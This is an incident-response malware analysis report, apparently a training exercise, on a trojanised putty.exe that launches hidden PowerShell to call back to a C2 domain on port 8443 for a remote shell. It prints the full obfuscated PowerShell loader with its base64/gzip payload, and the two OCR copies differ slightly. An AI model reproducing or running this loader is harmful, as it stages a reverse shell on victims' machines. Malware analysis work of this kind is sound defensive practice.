


[Silly Putty]

[Chris Miele]

[March 4th, 2023]

Table Of Contents

Executive Summary


SHA256 hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8

Putty.exe is a malware sample identified on March 4, 2023. The file runs on x32 Windows operating system. The putty executable allows you the end-user to remote into a workstation from your computer. The symptom of malicious behavior is a blue PowerShell prompt appears when you execute the putty file this will run in the background for a second and then disappears. Also, the file tries to contact a DNS and port number of 8443. Appendix A will show the Symptoms.

Appendix B will show the Yara signature rule for the Putty.exe file.

Technical Summary

Putty.exe consists of two parts: The actual putty application and a power shell script that is running. Putty attempts to call to its DNS (bonus2.corporatebounusapplication.local). If the connection is initiated the Adversary will have access to your machine and a command and control server will be initiated.


putty.exe
Run Foreground allow end-user to connect to computer remotely
bonus2.corporate.local
powershell.exe
Base64 endcoded string & Power shell script

Malicious Files

Putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8

Powershell.exe	73a3c4aef5de385875339fc2eb7e58a9e8a47b6161bdc6436bf78a763537be70

Putty.exe

Putty.exe is the malicious file that was downloaded onto the workstation.

Powershell.exe

Powershell.exe is the second stage payload that when running is the command-and-control server for the adversary to remote into the victim workstation. Also, parts of the code are encoded with base 64.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStrea
::FromBase64String
('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm
If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/
Ab4FXhKty2ibquTi3U5mVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+
iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJ
eWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQb
L2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxy
H4rirE0J3L9kF8i/mtl93dQkAAA==')))
,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Figure 1: PowerShell Script & Strings Encoded Base64.

TimeLine of Attack

The Breakdown of the event that occurred on XYZ corporation is the following:

1) March 4, 2023, 8:00am End-User Bob Joe ended up downloading a malicious file on his workstation. Bob Joe immediately reported it to the Incident response team.

2) March 4, 2023, 8:30 am Chris Miele who is a part of the Incident Response team went to Bob Joe's workstation and determined that the malicious file was present on the workstation. Based on this information I unplugged the workstation from the corporate network and took an image of Bob Joe's workstation.

3) I created a virtualized environment on March 4, 2023, at 9:00 am and isolated myself from the corporate network to perform Static and Dynamic Analysis on the malicious application.

4) Mach 4th 2023, 10:30 am I was able to find out how the attack occurred, what URL was the malicious file contacting, what port was the malicious file contacting, and how the remote shell was occurring.

Static Analysis




Figure 2: Sha256 Hash putty.exe.




Figure 3: Virtus Total Sha256 Hash.




Figure 4: Floss output malicious string.




Figure 5: .text(code) Size Raw Size and Virtual Size roughly the same not packed.

Dynamic Analysis




Figure 6: Host based indicator putty parent process and powershell.exe child process.

H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNV
Zu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK
1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57
IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpz
ZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrF
aUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4D
If4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+
dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaO
wCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLT
gXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7EteqvovF9xam27D
vP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZF
Tope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfy
pD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgq
lGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI
3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I
7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54af
Csrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV
OthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVT
gantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF
8i/mtl93dQkAAA==

Figure 7: PowerShell script part of string base64 encoded.




Figure 8: DNS callback domain.




Figure 9: Callback port number.


